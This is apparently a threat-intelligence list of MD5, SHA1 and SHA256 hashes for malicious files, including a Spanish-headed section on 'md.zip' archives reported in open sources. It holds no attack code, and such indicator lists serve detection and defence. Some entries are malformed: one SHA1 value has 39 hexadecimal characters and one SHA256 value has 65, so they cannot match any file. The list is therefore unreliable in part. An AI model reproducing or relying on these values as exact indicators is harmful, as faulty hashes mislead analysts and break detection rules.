**SHA1:** 81a15c51e58f7d9ef4c00e7e28420b1cebeb2a33

**SHA256:** a89985ef9618bfaace36a65d16ed72038129f4111883f454aea22161341cba18

**MD5:** d7f90e635d2bc4677f57876f0d948ba4

**SHA1:** 4c728f3d0743f0dbcc9fb616b57a6f3c67109844

**SHA256:** 7435c7e67ce78ffb8455d327f2f83a1c9fd603d55ec9c2923b3cdf72ce9ea176

**MD5:** c1e92f5ebf24b48fcaff3f6cb4ab3a6e

**SHA1:** 10971915f0e8c324ffff17a6d61400c98816567c

**SHA256:** e022e7ff14ec7bda6237bb1e4b3aa675fa651822314eb38204b6e9313ec2c457

**MD5:** 07a74d45ef7b6d7e86a8fb6aa47ac0fc

**SHA1:** dccaf17673d0bddf56f2ac98b9ea3a7265895977

**SHA256:** c8d626c05ba0de1684b6d311ca3541c1e4539b45e97fea3303f95b378447de74

**MD5:** a401a7f47a92bdc9b037232c6654ea48

**SHA1:** 2d13a74f6b5b74cb846d6a6d513459f7e5389b8b

**SHA256:** 992ea8fcbaf6188b3eac43773ef73d3b8b35c12b89a09043a005a9fd10447984

**MD5:** b04217c4ba249a4cc96cf23ffca03a21

**SHA1:** fe623c346dfb34477276a45a8b93c75095229a91

**SHA256:** 24e674e7751f0692ce13abfca02f894bb7751c00448cb95248c24320c6305fad



**MD5:** 1ab1fa6da7667a3b6fc70e45578af6fd  
**SHA1:** 92b17805e04692960ab0dd55d445a4a345b614ee  
**SHA256:** fe1d6f3fd54fc60470eea39dc40685c0e8e0ef4fad3cdd20fc62b095e313491f

**MD5:** 15f5fa45e7a5fc3c6db13684f6b24c3e  
**SHA1:** 92f1122a6243dadaad4ed07430c6bdf111527f1  
**SHA256:** 9ce1e2f539db63f8e66bcba908a6b47018c29fcb731be3fb80692dc8886f8eff

**MD5:** f5c9f86cde17352657ef69da4883f025  
**SHA1:** 30fa7995ebfc18d34f6091b5cecf2076243338c2  
**SHA256:** 17d2409a2646401f6652a4612d7ed3df8d654461c88b4412b9cf1c7462f65af8

**MD5:** ed6933897c37cfd9a323e177bcb11707  
**SHA1:** 51123a4b4d3323d01aff81a132314bf1df641008  
**SHA256:** a33c96cd2767ab3bff433e90b499c83ff9cba6b16f52797c05ea4fc534a9b1bf

## Otros archivos md.zip maliciosos identificados en fuentes abiertas:

---

**MD5:** 2cef2e99bce5946c181d4947489610e2  
**SHA1:** a7c350b5b0d27c2e3154c77598da4d4ada40f333  
**SHA256:** 159786e04f0eeada39c51ebc16e842144706cb533f9e6f3e5930d0ca37856851

**MD5:** 2f0a66c170fa39ddd1cc0f8cfc355982  
**SHA1:** e19d4de9452640f6b3c084dcdc5ce5065037bb4b  
**SHA256:** 317b9d462ec70a5fee52a5ed96674aca292e8e06b2f6301cc36f7a9260f2e832

**MD5:** 5b35a3649ca3048fd3e88fada4aea165  
**SHA1:** f54008cc6c251f74da044762e84a3dce18cb5d2e  
**SHA256:** 464cb42033ea362723bf788aef0b3e16c91b3f07d6418e85fa872c26c8cf4f36

**MD5:** cd91f496b8c292cdeaf3fb8615a37c62  
**SHA1:** 4e69a65f2e4e6d04c2c50902e155ecf53c93d194  
**SHA256:** 616a77fa3e0a3959a4f15d8054366a806b400d8ba0b79495a419d9e623990df8

**MD5:** 5fa28b901f1d5a0e6664bd8c86ed589f  
**SHA1:** 6ad6b454eb07baadfccf1d66054d657d02627ce4  
**SHA256:** 656d96824f59cbc2ae6d96e0903a6b975135509d5616a0da37763701331b32d9

**MD5:** 0352b951fed09b709c6f059585531ae9  
**SHA1:** 6372b93d6afc574bd68607de5412b0cefc10cb44  
**SHA256:** 6870bf8a46c295ed4a7afaf8d821bc157fab21fa2aff69c71175ab974a4a6878

**MD5:** ffd2cde652fd5c01aa9af49e0ffb41e2  
**SHA1:** c00640fb1c66865f9f74a0ea83a858921a6d76a8  
**SHA256:** 717c6ba0f1c3d4bb2662cbd9c9db36d8156bf35fffd5a2ae60899c467aa51fc98

**MD5:** 77339386f6e5f6d51961f0a06e04b30d  
**SHA1:** e611afcc31bd362302b328bd31f66de3037854eb  
**SHA256:** 7bd7f5ba852aa4c2ec1bc0cdf48920529669604be9770c35d0965da98105a0f2

**MD5:** e1f6f2bc991227b0a14aaac62c93609d  
**SHA1:** 2c222055a2e56f211db0586bab93c1e26757ed03  
**SHA256:** 7d9459b7a381c02c09497d79c69386dd75b78da09f94751d1e0c6a0f1d8c308d

**MD5:** 35d3c3bcd440adc5c5e3572f2c1e2442

**SHA1:** c354093676960f6e79c9862051c6b2c886482bd8

**SHA256:** 8cff08be15157f0d8820253b06eb2e59b37a05668c4ee1507abc1e613710959c

**MD5:** ad491c9de408932620eec8da5322fc34

**SHA1:** 17c692e1438b7f0235c359201f59ee0da1f0a84e

**SHA256:** 95b97a2b99386759975b8d81d0235d0a44826125d457968fbe014b1b5ff0a409

**MD5:** 890f655129da01e213982d0ff1722846

**SHA1:** 536b49d9f8f83efd99a8b855e56fd70dacf9bc76

**SHA256:** 9874fdb517afe0221d2ed253b64e5c05b8af19e5dcc2b4df4d88a5cbae1a1091

**MD5:** 071a2502073498ddde7debfa90eb9b1f

**SHA1:** 09e05dda0b786bfea35e3493a33a805a60e62f4b

**SHA256:** a1b5d1a53734e1aa46207844f6d10105a0dc595f333ceffa58b488a8a3efe739

**MD5:** 2b24de6bf6f04d5522f828888f084df3

**SHA1:** 9077a5c7a5b5feef6aff34fddf7294a81c65fe54

**SHA256:** eceff5fdbf4969092be73035afe1d5f6d16fa23bce62fe32fc83945763233a95

**MD5:** 4c1dec6e7af6310e439b83ed06090e57

**SHA1:** 0f95431a347b7c4b3b20cb7b76addc548e9eaa60

**SHA256:** f710401ee33de1c032e4ee602e30154a2b99c85f78323858504815e7d8616feb